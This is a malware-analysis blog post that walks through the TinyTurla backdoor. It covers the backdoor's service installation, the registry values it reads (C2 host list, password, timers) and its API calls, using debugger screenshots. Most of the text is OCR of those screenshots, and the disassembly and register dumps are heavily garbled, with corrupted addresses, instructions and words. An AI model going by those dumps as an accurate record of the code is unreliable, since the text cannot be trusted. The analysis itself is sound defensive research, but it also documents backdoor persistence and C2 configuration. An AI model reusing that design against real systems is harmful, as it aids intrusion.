A step-by-step analysis of the Russian APT Turla backdoor called TinyTurla

cybergeeks.tech/a-step-by-step-analysis-of-the-russian-apt-turla-backdoor-called-tinyturla/

Summary

Turla is a Russian-based group that has impacted government, embassies, military, education, and research companies since 2004. Our analysis focuses on a backdoor called TinyTurla that was installed on an endpoint via a Windows Service. The list of C2 servers and a password used for authentication with the servers are stored in the Windows registry. The malware implements 12 different commands that include spawning and killing processes, creating and exfiltrating files, creating pipes for process communication, and modifying registry values used during the execution.

Analyst: @GeeksCyber

Technical analysis

SHA256: 030cbd1a51f8583ccfc3fa38a28a5550dc1c84c05d6c0f5eb887d13dedf1da01

The file is a 64-bit DLL that was installed as a service called "Microsoft Windows Time" (<u>https://blog.talosintelligence.com/2021/09/tinyturla.html</u>). We've manually created a service called "W64Time" and the corresponding registry keys/values by simulating the execution of the batch script mentioned in the Talos article:

W64Time	e Properti	es (Local C	omputer)			×			
General	Log On	Recovery	Dependencies						
Service	name:	W64Time							
Display	name:	W64Time							
Descrip	tion:				^				
	executab NDOWS\		vchost.exe -k Time	Service"					
Startup	type:	Manual			~	Fig	ure 1		
						i igt			
Service	status:	Stopped							
5	Start	Stop	p Pau	ise	Resume				
You cat from he		he start para	ameters that apply	when you star	t the service				
Start pa	arameters:								
			OK	Cancel	Arrely				
-			UK	Cancel	Apply				 22
File Edit View		lelp						-	×
Computer\HKEY	LOCAL_MACH	NE\SYSTEM\Curre	ntControlSet\Services\W64Ti	ime\Parameters					
2	vmickvpex	change	^	Name		Туре		Data	
>	vmicrdv vmicshutd	own		ab (Default)		REG_SZ		(value not set)	
	vmictimes			Hosts		REG_SZ		90.90.90.90 9050	
>	vmicvmse	2.20 20.00		Security Mi TimeLong		REG_SZ	20	test	
>	vmicvss			100 TimeLong		REG_DWOR REG_DWOR		0x00010000 (65536) 0x00005000 (20480)	
	VMMemCt	:		and innearion		ALO_DHON		0x0000000 (20400)	

Because we're analyzing a 64-bit file, the calling convention is different, and the function arguments are passed to the RCX, RDX, R8, and R9 registers. Additional arguments are pushed onto the stack (right to left).

RegisterServiceCtrlHandlerW is utilized to register a function to handle service control requests:




Figure 3

The service status for the above service is set to 0x4 (**SERVICE_RUNNING**) via a function call to SetServiceStatus:

	F8A73B24A9 turl		A9 #18		Dump 5	Watch 1	[x=] Locals	Struct	000000B	4: r9 0C27F8		4	
		la.dl1:\$24	A9 #18	A9						4: r9	00000008000006E8		
gword ptr [0	0007FF8A73B3018												
- the	A	<turla.&< th=""><th>SetSer</th><th>vices</th><th>tatus>]</th><th><advapi32.sets< th=""><th>erviceState</th><th>15></th><th>-</th><th></th><th>x 000000000002452 x 00007FF8A73B4000</th><th>turla.00007EE</th><th>8A73B4000</th></advapi32.sets<></th></turla.&<>	SetSer	vices	tatus>]	<advapi32.sets< th=""><th>erviceState</th><th>15></th><th>-</th><th></th><th>x 000000000002452 x 00007FF8A73B4000</th><th>turla.00007EE</th><th>8A73B4000</th></advapi32.sets<>	erviceState	15>	-		x 000000000002452 x 00007FF8A73B4000	turla.00007EE	8A73B4000
	• <								>		(x64 fastcall)		5 🛊 🗌 Unio
	00007FF8A73B2	24A9 F	F 15 6		00 00		tr ds:[<&Se	tServiceStatu	15>] v	Protection of the local division of the loca			
	 00007FF8A73B2 00007FF8A73B2 		48 88 C		00 00 0	<pre>4 mov dword pti mov rcx,rax</pre>	US: L7FF8A	V384004],4			gword FFFF	Tel A D (Emphasis)	
	00007FF8A73B7 00007FF8A73B7					lea rdx, qword	d ptr ds:[7						
	00007FF8A7382	2493 ~ 7	74 4A			je turla.7FF	8A73B24DF				000000000000000000000000000000000000000		
	 00007FF8A7382 00007FF8A7382 		18 85 C		18 00 0	test rax, rax	Sector Se	1 364020], rax		x87r6	000000000000000000000000000000000000000	000 ST6 Empty	0.0000000000
	 00007FF8A73B2 00007FF8A73B2 		F 15 9			mov gword pt	cr ds:[<ℜ	gisterService	actr Hand1		000000000000000000000000000000000000000		
	00007FF8A73B2	2480 4	18 88 C	8		mov rcx,rbx					000000000000000000000000000000000000000		
	 00007FF8A73B2 				FF FF F						000000000000000000000000000000000000000		
	 00007FF8A73B2 00007FF8A73B2 		48 83 E			sub rsp,20 mov rbx,qword	d ote detfr	dy1			000000000000000000000000000000000000000		
	• DD007FF8A738		40 53			push rbx					000000000000000000000000000000000000000		
	• 00007FF8A73B	246F C	C			int3							
	 00007FF8A7382 00007FF8A7382 		.c			int3				CS 00			
	 00007FF8A73B2 00007FF8A73B2 		C			int3 int3				GS 00 ES 00			
	00007FF8A73B2	246B C	C			int3							
	 00007FF8A73B2 	246A C	C D			int3				Lasts	tatus C0000034 (ST	ATUS_OBJECT_NA	ME_NOT_FOUND
	 00007FF8A73B2 00007FF8A73B2 		C			int3				LastE	rror C0000005		
	00007FF8A73B2 00007FF8A73B2		c			int3							
	00007FF8A73B2	2466 C	C D			int3				CF 0	TF 0 IF 1		
	 00007FF8A7382 00007FF8A7382 		ic ic			int3					PF 0 AF 0 SF 0 DF 0		
	 00007FFSA73B2 00007FFSA73B2 		ic ic			int3 int3				RFLAG		02	
	00007FF8A73B		2 00 0	0		ret 0				Suppose			
	00007FF8A73B2	245F C	c			int3				RIP	00007FF8A73B24A9	turla.0000	7FF8A73B24A9
	 00007FF8A73B2 00007FF8A73B2 		ic ic			int3							
	 00007FF8A73B7 00007FF8A73B7 		C			int3 int3				R15	FFFFFFFFFFFFFFFF	cui 14.0000	1104/360000
	00007FF8A73B2 00007FF8A73B2		c			int3				R13	00007FF8A73B0000	turla.0000	7FF8A73B0000
	00007FF8A73B2	245A C	C			int3				R12 R13	0000021ED6C58A90 000000000000000A	L"turla.dl	10
	 00007FF8A73B2 00007FF8A73B2 	2459 0	č			int3				R11	0000021ED6C706C0		
	 00007FF8A7382 00007FF8A7382 		C			int3 int3				R10	000000000000000000		
	00007FF8A73B2		C .			int3				R9	00000008000006E8		
	00007FF8A7382	2455 C	3			ret				RS	0000021ED86E0A00		
	00007FF8A73B2		38 01 0	00 00	00	mov eax,1				KUI	000000000000000000000000000000000000000		
	 00007FF8A7382 00007FF8A7382 		č			int3				RDI	000000000000000000000000000000000000000		
	 00007FF8A73B2 00007FF8A73B2 		C			int3 int3				RSI	000000B9DC27F860 00000000006D02E4	&L"W64Time	
	00007FF8A73B2		C C			int3				RBP	000000B9DC27F910	at there are in a	
	00007FF8A73B2	244B C	CC DC			int3				RDX	00007FF8A73B4000	turla.0000	7FF8A73B4000
	 00007FF8A73B2 00007FF8A73B2 		č			int3				RCX	000000000002452	and the second second	
	 00007FF8A7382 00007FF8A7382 		C			int3 int3				RBX	00007FF618D5A060	L"W64Time"	

After the main function finishes, the service status is set to 0x1 (**SERVICE_STOPPED**).

The RegOpenKeyExW API is used to open the

"SYSTEM\CurrentControlSet\Services\W64Time\Parameters" registry key (0x80000002 = **HKEY_LOCAL_MACHINE**, 0x20119 = **KEY_READ** | **KEY_WOW64_64KEY**):

	00007FF8A73B2507	48 8D 44 24 38	lea rax, gword ptr ss:[rsp+38]	RA		
:	00007FF8A73B250C 00007FF8A73B2513	48 67 61 02 00 00 8	mov rcx,FFFFFFF80000002 mov gword ptr ss:[rsp+20],rax	RB	X 00007FF8A73B31C0	L"TimeLong"
	00007FF8A73B2518	41 89 19 01 02 00	mov r9d,20119	RC	X FFFFFFF8000002	
	00007FF8A73B2518	45 33 C0	xor r8d,r8d	RD	X 0000027A72764FD0	L"SYSTEM\\CurrentControl
RTP	00007FF8A73B2521	FF 15 D9 0A 00 00	call gword ptr ds:[<&RegOpenKeyExW>]	RB	P 00000083CF3FF7C0	
ATT A	00007FF8A73B2527	85 CO	test eax.eax	RS		
	00007FF8A73B2529	OF 85 83 00 00 00	ine turla.7FF8A73B25B2	RS		
	00007FF8A73B252F	48 8B 4C 24 38	mov rcx, gword ptr ss: [rsp+38]	RD		L"W64Time"
	00007FF8A73B2534	48 8D 44 24 78	lea rax, gword ptr ss: rsp+78	1.0		e nottime
	00007FF8A73B2539	48 89 44 24 28	mov gword ptr ss: rsp+28],rax	RS	0000000000000000	
	00007FF8A73B253E	4C 8D 4C 24 30	lea r9, gword ptr ss: [rsp+30]	R9		
	00007FF8A73B2543	45 33 CO	xor r8d,r8d	R1		
	00007FF8A73B2546	48 C7 44 24 20 00 0				
	00007FF8A73B254F	48 88 D3	mov rdx.rbx	R1		
	00007FF8A73B2552	FF 15 B8 0A 00 00	<pre>call gword ptr ds:[<&RegQueryValueExW>]</pre>	R1		L"turla.dll"
	00007FF8A73B2558	85 CO	test eax, eax	R1		Service and the service se
p=======	00007FF8A73B255A	✓ 75 4B	jne turla.7FF8A73B25A7	R1		turla.00007FF8A73B0000
	00007FF8A73B255C	83 7C 24 30 04	cmp dword ptr ss:[rsp+30],4	R1	5 FFFFFFFFFFFFFFF	
	00007FF8A73B2561	✓ 75 44	jne turla.7FF8A73B25A7			Constant Constant State State State
•	00007FF8A73B2563	8B 4C 24 78	mov ecx, dword ptr ss: [rsp+78]	RI	P 00007FF8A73B2521	turla.00007FF8A73B2521
•	00007FF8A73B2567	ES A4 ED FF FF	call turla.7FF8A73B1310			
	00007FF8A73B256C	48 89 44 24 40	mov qword ptr ss:[rsp+40],rax		LAGS 00000000000246	
•	00007FF8A73B2571	48 85 CO	test rax, rax		1 PF 1 AF 0	
10	00007FF8A73B2574	× 74 31	je turla.7FF8A73B25A7	OF	0 SF 0 DF 0	
•	00007FF8A73B2576	48 8D 4C 24 78	lea rcx, qword ptr ss: [rsp+78]	CF	0 TF 0 IF 1	
	00007FF8A73B257B	45 33 C9	xor r9d,r9d			
	00007FF8A73B257E 00007FF8A73B2583	48 89 4C 24 28	mov qword ptr ss:[rsp+28],rcx	La	stError C0000005	
	00007FF8A73B2583	45 33 C0 48 88 4C 24 38	xor r8d,r8d mov rcx.gword ptr ss: rsp+38			US_OBJECT_NAME_NOT_FOUND)
	00007FF8A73B2588	48 88 D3	mov rdx.rbx			
	00007FF8A73B258E	48 89 44 24 20	mov gword ptr ss:[rsp+20],rax	65	0028 FS 0053	
	00007FF8A73B2593	FF 15 77 0A 00 00	call gword ptr ds: [<&RegQueryValueExW>]		002B DS 002B	
	00007FF8A73B2599	85 C0	test eax, eax		0033 SS 002B	
	00007FF8A73B259B	× 74 1D	je turla.7FF8A73B25BA	100	0033 22 0028	
	00007FF8A73B259D	48 8D 4C 24 70	lea rcx, gword ptr ss: [rsp+70]		7=0 00000000000000000000000000000000000	0 STO Empty 0.00000000000
	00007FF8A73B25A2	ES A9 ED FF FF	call turla.7FF8A73B1350			
L0	00007FF8A73B25A7	48 8B 4C 24 38	mov rcx, gword ptr ss: [rsp+38]			0 ST1 Empty 0.00000000000
	00007FF8A73B25AC	FF 15 76 0A 00 00	call gword ptr ds: [<&RegCloseKey>]			0 ST2 Empty 0.00000000000
h	00007FF8A73B25B2	33 CO	xor eax.eax			0 ST3 Empty 0.000000000000
	00007FF8A7382584	48 83 C4 50	add rsp,50			0 ST4 Empty 0.00000000000
	00007FF8A73B25B8	5 B	pop rbx			0 ST5 Empty 0.000000000000
	00007FF8A73B25B9	C3	ret			0 ST6 Empty 0.00000000000
h>•		48 8B 44 24 40	mov rax, qword ptr ss: [rsp+40]	×8	7r7 00000000000000000000000000000000000	0 ST7 Empty 0.00000000000
•	00007FF8A73B25BF	8B 08	mov ecx, dword ptr ds: [rax]			
•	00007FF8A73B25C1	48 8B 44 24 70	mov rax, qword ptr ss: [rsp+70]		7TagWord FFFF	
•	00007FF8A73B25C6	89 08	mov dword ptr ds:[rax],ecx		and a s (Feetal) waam.	A & (Enskel)
	00007FF8A73B25C8	48 8D 4C 24 40	lea rcx, gword ptr ss: [rsp+40]	Y	here are a m	
•	<			> Defa	ault (x64 fastcall)	👻 5 ≑ 🗌 Unlocks
				1:	rcx FFFFFFF80000002	and a second
gword ptr [00	007FF8A73B3000 <tu< td=""><td>rla.&RegOpenKeyExW>]=<ad< td=""><td>vap132.RegopenkeyExw></td><td></td><td></td><td>"SYSTEM\\CurrentControlSet'</td></ad<></td></tu<>	rla.&RegOpenKeyExW>]= <ad< td=""><td>vap132.RegopenkeyExw></td><td></td><td></td><td>"SYSTEM\\CurrentControlSet'</td></ad<>	vap132.RegopenkeyExw>			"SYSTEM\\CurrentControlSet'
					r8 0000000000000000	
text:0000755	8A73B2521 turla.dl	1.62521 #1021		4:	r9 000000000020119	
	un sozszi cu la.ul	******				
U Dump 1					FF710 00000000000000A	nana ana amin'ny sola
And And And	🖶 Dump 2 🛛 💭 Dump	3 📲 Dump 4 📲 Dump 5		000083CF3F		
Address	Hex			000083CF3F		
		00 54 00 45 00 4D 00 50	00 42 00 E X E T E H \ C	000083CF3F		return to turla.00007FF8A
0000027A72764	FE0 75 00 72 00 72	00 65 00 6E 00 74 00 43	00 65 00 11 5 5 9 5 5 6 9		FF730 0000083CF3FF748	
			00.74.00 p t r o 1 5 e t		FF738 0000000000000010	
0000027A72765	000 50 00 53 00 65	00 72 00 76 00 69 00 63	00 55 00 \ S a r v i c a	000083CF3F		
0000027A72765	010 73 00 5C 00 57	00 36 00 34 00 54 00 69	DO CD DO C W C A T im	000083CF3F		
			00 55 00 01 0 0 0 000	00083CF3F		saturn to user32 00007550
				000830F31	5750 0000000000000000000000000000000000	return to user32.00007FF8

The process extracts the following registry values using RegQueryValueExW:


TimeLong – the number of milliseconds that the malware waits when the C2 servers are not responding

TimeShort – the number of milliseconds between requesting different commands from the C2 server

Security – password used to perform some sort of authentication

Hosts – list of C2 domains and port numbers

OO007FF8A73B2467 OO007FF8A73B2469 OO007FF8A73B256 OO007FF8A73B256 OO007FF8A73B251 OO007FF8A73B251 OO007FF8A73B251 OO007FF8A73B2527 OO007FF8A73B256 OO0007FF8A73B256 OO0007FF8A73B256 OO00	CC CC CC CC CC CC CC CC CC CC	<pre>mov rdx,rbx call qword ptr ds:[<&RegQueryValueExw>] test eax,eax ime turla.7FE8A73B25A7 cmp dword ptr ss:[rsp+30],4 jme turla.7FE8A73B25A7 mov ecx,dword ptr ss:[rsp+76] call turla.7FE8A73B310 mov qword ptr ss:[rsp+40],rax test rax,raxA73B25A7]eauraaqmord ptr ss:[rsp+78] wor rgd,rgd mov qword ptr ss:[rsp+28],rcx xor rsd,rsd mov rcx,qword ptr ss:[rsp+28],rax mov qword ptr ss:[rsp+20],rax call qword ptr ds:[c&RegQueryValueExw>]</pre>	RAX 0000027A72777F40 RAX 000007FA73B31C0 L"TimeLong" RCX 0000000000000180 L'u' RDX 00007FFA73B31C0 L'TimeLong" RDF 0000008CF3FF710 RSF 00000000000000000 RSF 00000000000000000 R5 000000000000000000 R10 000027A72768090 L"turla.dll" R12 0000027A72768090 L"turla.dll" R13 000000000000000 turla.00007FF8A73B0000 R14 00007FF8A73B0000 turla.00007FF8A73B0000 R15 FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
word ptr [00007FF8A73B3010 <t< th=""><th>urla.&RegQueryValueExW>]=4</th><th></th><th>1: rcx 00000000000180 2: rdx 00007FF8A73B31C0 L"TimeLong" 3: r8 00000000000000</th></t<>	urla.&RegQueryValueExW>]=4		1: rcx 00000000000180 2: rdx 00007FF8A73B31C0 L"TimeLong" 3: r8 00000000000000
text:00007FF8A73B2593 turla.d			4: r9 00000000000000000000000000000000000
000027A72777F40 00 00 00 00 00 000027A72777F50 00 00 00 00 00		000000000000000000000000000000000000000	00083CF3FF738 00000083CF3FF788
igure 6 00007FF8A73824E7 00007FF8A73824E8 00007FF8A73824E8 00007FF8A73824E8 00007FF8A73824E4 00007FF8A73824E 00007FF8A73824E 00007FF8A73824E6 00007FF8A7382467 00007FF8A7382467 00007FF8A7382467 00007FF8A738267 00007FF8A738266 00007FF8A738266	CC CC CC CC CC CC	inta inta inta inta inta inta inta inta	RAX 00000083CF3FF788 RAX 0000027A72777FD0 RBX 00007FF8A73B31D8 L"TimeShort" RCX 0000000000180 L'u' RDX 00000083CF3FF700 L"TimeShort" RBP 00000083CF3FF710 RSI RSI 00000083CF3FF710 RSI RSI 00000083CF3FF00 L"w64Time"
igure 6 ou007FF8A73824E7 ou007FF8A73824E7 ou007FF8A73824E8 ou007FF8A73824E8 ou007FF8A73824E ou007FF8A73824E ou007FF8A73824E ou007FF8A73824E7 ou007FF8A73824F6 ou007FF8A7382507 ou007FF8A7382513 ou007FF8A738513 ou007FF8A788513 ou007F8A78854 ou007F8A788545 ou007F8A78854 ou007F8A78854 ou007F8A78854 ou007FF8A78854 ou007F8A78854 ou007F8A78854 ou007F8A78854 ou007F847885 ou007F87885 ou007F8878 ou007F8878 ou007F8878 ou007FF8A788 ou007F8878 ou007F8878 ou007F8878 ou007F8878	CC CC CC CC CC CC CC CC CC CC CC CC CC	<pre>int3 int3 int3 int3 int3 int3 int3 int3</pre>	RAX 0000027A72777FD0 RBX 00007FF8A73B31D8 L"TimeShort" RCX 000007FF8A73B31D8 L'u' RDX 00007FF8A73B31D8 L'u' RDX 000007FF8A73B31D8 L'u' RDX 000007FF8A73B31D8 L'TimeShort" RP 00000083CF3FF7C0 TimeShort" RSP 0000000000003SC38C 000000000000000000000000000000000000
Gigure 6	CC CC CC CC CC CC CC CC CC CC CC CC CC	<pre>int3 int3 int3 int3 int3 int3 int3 int3</pre>	RAX 0000027A72777FD0 REX 00007FF8A73B31D8 L"TimeShort" RCX 000007F800001B0 L'u' RDX 00007F8A73B31D8 L"TimeShort" RDX 000007F8A73B31D8 L"TimeShort" RDX 000007F8A73B31D8 L"TimeShort" RDX 00000000000000 L'u' RST 0000000000000 L"W64Time" R8 00000000000000 L"W64Time" R1 0000027A7278B12F0 L"turla.dll" R12 0000027A7278B000 L"turla.dll" R14 000007FF8A73B0000 turla.00007FF8A73B0000 R15 FFFFFFFFFFFFFF RIP 00007FF8A73B0000 turla.00007FF8A73B2593 turla.00007FF8A73B2593 RFLAGS 000000000000000246 ZF 1 PF 1 AF 0 OF 0 SF 0 DF 0 CF 0 TF 0 IF 1 LastError C0000005
igure 6 ou007FF8A73824E7 ou007FF8A73824E8 ou007FF8A73824E8 ou007FF8A73824E8 ou007FF8A73824E8 ou007FF8A73824E ou007FF8A73824E ou007FF8A73824E ou007FF8A73824E ou007FF8A73824E ou007FF8A73824E ou007FF8A73824E ou007FF8A73824E ou007FF8A73824E ou007FF8A73825 ou007FF8A738251 ou007FF8A738251 ou007FF8A738251 ou0007FF8A738251 ou0007FF8A738252 ou0007FF8A73825 ou0007FF8A73825 ou0007F8A73825 ou0007F8A73825 ou0007FF8A73825 ou0007FF8A73825 ou0007FF8A73825 ou0007FF8A73825 ou0007FF8A73825 ou0007F8A73825 ou0007F8A783825 ou0007F8A78825 ou0007F8A78825 ou0007F8A78825 ou0007F8A78825 ou0007F8A78825 ou0007F8A78825 ou0007F8A78825 ou0007F8A78478 o	CC CC CC CC CC CC CC CC CC CC	<pre>int3 int3 int3 int3 int3 int3 int3 int3</pre>	RAX 0000027A72777FD0 REX 000007FF8A73831D8 L"TimeShort" RCX 000007FF8A73831D8 L"TimeShort" RDX 00000000000000000 L"TimeShort" RSI 000000000000000000000000000000000000
ODOOTFEAT3B24E7 00007FF8AT3B24E8 00007FF8AT3B24E8 00007FF8AT3B24E8 00007FF8AT3B24E8 00007FF8AT3B24E4 00007FF8AT3B24E4 00007FF8AT3B24E4 00007FF8AT3B24E4 00007FF8AT3B24E1 00007FF8AT3B24E1 00007FF8AT3B24E1 00007FF8AT3B24E1 00007FF8AT3B24E1 00007FF8AT3B24E1 00007FF8AT3B24E1 00007FF8AT3B24E1 00007FF8AT3B24E1 00007FF8AT3B251 00007FF8AT3B251 00007FF8AT3B251 00007FF8AT3B252	CC CC CC CC CC CC CC CC CC CC	<pre>int3 int3 int3 int3 int3 int3 int3 int3</pre>	RAX 0000027A72777FD0 REX 000007FF8A7383108 L"TimeShort" RCX 000007F68A7383108 L'u' RDX 000007F68A7383108 L'u' RDX 000007F647383108 L'u' RDX 0000008073F7700 L'u' RST 00000000000000 L'w64Time" RS 00000000000000000 L'w64Time" R1 00000000000000000 L'urla.dll" R12 0000027A72788D90 L"turla.dll" R14 00007FF8A7380000 turla.00007FF8A738000 R15 FFFFFFFFFFFFFF R1P 000007FF8A7382593 turla.00007FF8A738259 R1P 000007FF8A7382593 turla.00007FF8A738259 R1P 000007FF8A7382593 turla.00007FF8A738259 R1A 0000000000000000246 CF 1 PF 1 AF 0 0F 0 SF 0 DF 0 CF TF 1 LastError C0000005 LastStatus 00000000 (STATUS_SUCCESS) GS 0028 DS 0028 S028 S028
ODOOTFFAAT3824E7 00007FFAAT3824E8 00007FFAAT38254	CC CC CC CC CC CC CC CC CC CC	<pre>int3 int3 int3 int3 int3 int3 int3 int3</pre>	RAX 0000027A72777FD0 REX 000007FF8A73B3108 L"TimeShort" RCX 0000000000180 L'u' RDX 000007FF8A73B3108 L"TimeShort" RDX 000000303CF3FF710 RST RSP 0000003003CF3FF710 RST RSI 000000000000000000000000000000000000
••••••••••••••••••••••••••••••••••••	CC CC CC CC CC CC CC CC CC CC CC CC CC	<pre>int3 int3 int3 int3 int3 int3 int3 int3</pre>	RAX 0000027A72777FD0 REX L"TimeShort" RX RX 000007FF8A7383108 L'u' L"TimeShort" RX RX 00000083CF3FF7C0 RSI 00007FF8A738108 RSI L"TimeShort" RSI RSF 00000083CF3FF7C0 RSI 00007FF61805A060 RSI L"W64Time" RS 00000000000000000 R3 0000027A7278312F0 R11 L"W64Time" R1 00000027A7278912F0 R11 L"turla.dll" R13 000000000000000000000000000000000000
Gure 6	CC CC CC CC CC CC CC CC CC CC CC CC CC	<pre>int3 int3 int3 int3 int3 int3 int3 int3</pre>	RAX 0000027A72777FD0 REX L"TimeShort" RXX 000007FF8A7383108 L"TimeShort" RXX 000007FF8A7383108 L"TimeShort" RXX 000007FF8A7383108 L"TimeShort" RXP 00000083CF3FF710 RST RST 000000000000000000 L"W64Time" RS 000000000000000000000000000000000000
••••••••••••••••••••••••••••••••••••	CC CC CC CC CC CC CC CC CC CC CC CC CC	<pre>int3 int3 int3 int3 int3 int3 int3 int3</pre>	RAX 0000027A72777FD0 REX 000007F8A7383108 L"TimeShort" RX 000007F8A7383108 L'u' RX 000007F8A7383108 L'u' RX 000007F8A7383108 L'u' RX 000007F8A7383108 L'u' RX 00000083CF3F710 RSI RSI 00000000000000000 L"W64Time" RS 000000000000000000000000000000000000



The malware passes the C2 IPs and port numbers to the CommandLineToArgvW routine and extracts an array of pointers to them (the C2 server is randomly chosen for testing purposes):

00007FF8A73826D8 00007FF8A73826D8 00007FF8A73826D8 00007FF8A73826D8 00007FF8A73826DE 00007FF8A73826DE	48 83 EC 38 4C 88 FA 4D 88 F0 48 8D 54 24 68 FF 15 CF 09 00 00	<pre>sub rsp.38 mov r15,rdx mov r14,r8 lea rdx,qword ptr ss:[rsp+66] call aword ptr ds:[csCommand_ineToArgvw>]</pre>	RAX 000000000000000 RBX 0000000000000 RCX 000002742774780 L"90.90.90.90 9050" RDX 0000083CF3FF788
---	--	---	--

We've emulated network connections using FakeNet.

The malicious process opens the "SOFTWARE\Microsoft\Cryptography" registry key using RegOpenKeyExW (0x80000002 = **HKEY_LOCAL_MACHINE**, 0x20019 = **KEY_READ**):

00007FF8A73E	3240 5C 00 4D 00 69 3250 66 00 74 00 5C	00 63 00 72 00 6F 00 73 00 43 00 72 00 79 00 70	00 6F 00 \.M.i.c.r.o.s.o. 00 74 00 f.t.\.C.r.y.p.t. 0000000	83CF3FF750 00000083CF3FF788 83CF3FF758 FFFFFFFFFFFF 83CF3FF760 00007FF618D5A060 L"W64Time" 83CF3F568 F00007FF618D5A060 L"W64Time"
Address	Hex		ASCTT 000000	83CF3FF738 00007FF8A73B1372 return to turla.00007FF8 83CF3FF740 000000000000010 83CF3FF748 000000000000000
text:00007F	F8A73B2624 turla.dll	Canal Control		3: r8 00000000000000 4: r9 000000000020019 33CF3FF730 00000083CF3FF7C0
word ptr [0	00007FF8A73B3000 <tur< th=""><th>la.&RegOpenKeyExW>]=<adv< th=""><th>api32.RegOpenKeyExW></th><th>1: rcx FFFFFFF80000002 2: rdx 00007FF8A73B3230 L"SOFTWARE\\Microsoft\\Cry</th></adv<></th></tur<>	la.&RegOpenKeyExW>]= <adv< th=""><th>api32.RegOpenKeyExW></th><th>1: rcx FFFFFFF80000002 2: rdx 00007FF8A73B3230 L"SOFTWARE\\Microsoft\\Cry</th></adv<>	api32.RegOpenKeyExW>	1: rcx FFFFFFF80000002 2: rdx 00007FF8A73B3230 L"SOFTWARE\\Microsoft\\Cry
	• <		>	Default (x64 fastcall)
	00007FF8A73B2624	FF 15 D6 09 00 00	<pre>call qword ptr ds:[<&RegOpenKeyExw>]</pre>	v
	00007FF8A73B261B 00007FF8A73B2621	41 B9 19 00 02 00 45 33 C0	xor r8d,r8d	x87TagWord FFFF
	 00007FF8A73B2614 00007FF8A73B261B 	48 C7 C1 02 00 00 80 41 B9 19 00 02 00	mov rcx,FFFFFFF80000002 mov r9d,20019	vertadword FFFF
	00007FF8A73B260F	48 89 44 24 20	mov gword ptr ss:[rsp+20],rax	x87r7 00000000000000000 ST7 Empty 0.000000000
	 00007FF8A73B2607 00007FF8A73B260C 	48 8D 44 24 58 49 8B D8	<pre>lea rax,qword ptr ss:[rsp+58] mov rbx,r8</pre>	x87r5 00000000000000000 ST5 Empty 0.000000000 x87r6 0000000000000000 ST6 Empty 0.000000000
	00007FF8A73B2604	48 88 D1	mov rdx,rcx	x87r4 00000000000000000 ST4 Empty 0.000000000
	 00007FF8A73B25FA 00007FF8A73B25FD 	48 88 FA 49 C7 00 00 00 00 00	mov rdi,rdx mov gword ptr ds:[r8],0	x87r3 00000000000000000 ST3 Empty 0.000000000
	00007FF8A73B25F6	48 83 EC 30	sub rsp,30	x87r2 000000000000000000000000000000000000
	00007FF8A73B25F0 00007FF8A73B25F5	48 89 5C 24 08 57	mov qword ptr ss:[rsp+8],rbx push rdi	x87r0 00000000000000000 STO Empty 0.000000000 x87r1 00000000000000000 STI Empty 0.0000000000
	 00007FF8A73B25EF 00007FF8A73B25F0 	CC 48 89 5C 24 08	int3	
	00007FF8A73B25EE	CC	int3	CS 0033 <u>SS</u> 0028
	 00007FF8A73B25EC 00007FF8A73B25ED 	CC CC	int3 int3	GS 002B FS 0053 ES 002B DS 002B
	00007FF8A73B25EB	cc	int3	
	 00007FF8A73B25E9 00007FF8A73B25EA 	cc	1nt3 int3	LastStatus 00000000 (STATUS_SUCCESS)
	00007FF8A73B25E8	CC	int3	LastError 00000000 (ERROR_SUCCESS)
	00007FF8A73B25E6 00007FF8A73B25E7	C3	pop rbx ret	CF 0 TF 0 IF 1
	 00007FF8A73B25E2 00007FF8A73B25E6 	48 83 C4 50 58	add rsp,50	OF 0 SF 0 DF 0
	00007FF8A73B25DD	B8 01 00 00 00	mov eax,1	RFLAGS 00000000000246 ZF 1 PF 1 AF 0
	 00007FF8A73825D2 00007FF8A73825D7 	48 88 4C 24 38 FF 15 48 0A 00 00	mov rcx,qword ptr ss:[rsp+38] call qword ptr ds:[<&RegCloseKey>]	BELACE 0000000000000000
	00007FF8A73B25CD	E8 7E ED FF FF	call turla.7FF8A73B1350	RIP 00007FF8A73B2624 turla.00007FF8A73B2624
	 00007FF8A73B25C6 00007FF8A73B25C8 	89 08 48 8D 4C 24 40	<pre>mov dword ptr ds:[rax],ecx lea rcx,qword ptr ss:[rsp+40]</pre>	N42 FFFFFFFFFFFFF
	00007FF8A73B25C1	48 8B 44 24 70	mov rax, gword ptr ss: [rsp+70]	R14 00007FF8A73B0000 turla.00007FF8A73B0000 R15 FFFFFFFFFFFFF
h)	 00007FF8A73B25BA 00007FF8A73B25BF 	48 88 44 24 40 88 08	mov rax,qword ptr ss:[rsp+40] mov ecx,dword ptr ds:[rax]	R13 0000000000000A
	00007FF8A73B25B9 00007FF8A73B25B9	C3 48 88 44 24 40	ret	R12 0000027A72768D90 L"turla.dll"
	00007FF8A73B25B8	5 B	pop rbx	R10 0000027A72774250 R11 00000083CF3FF6B0
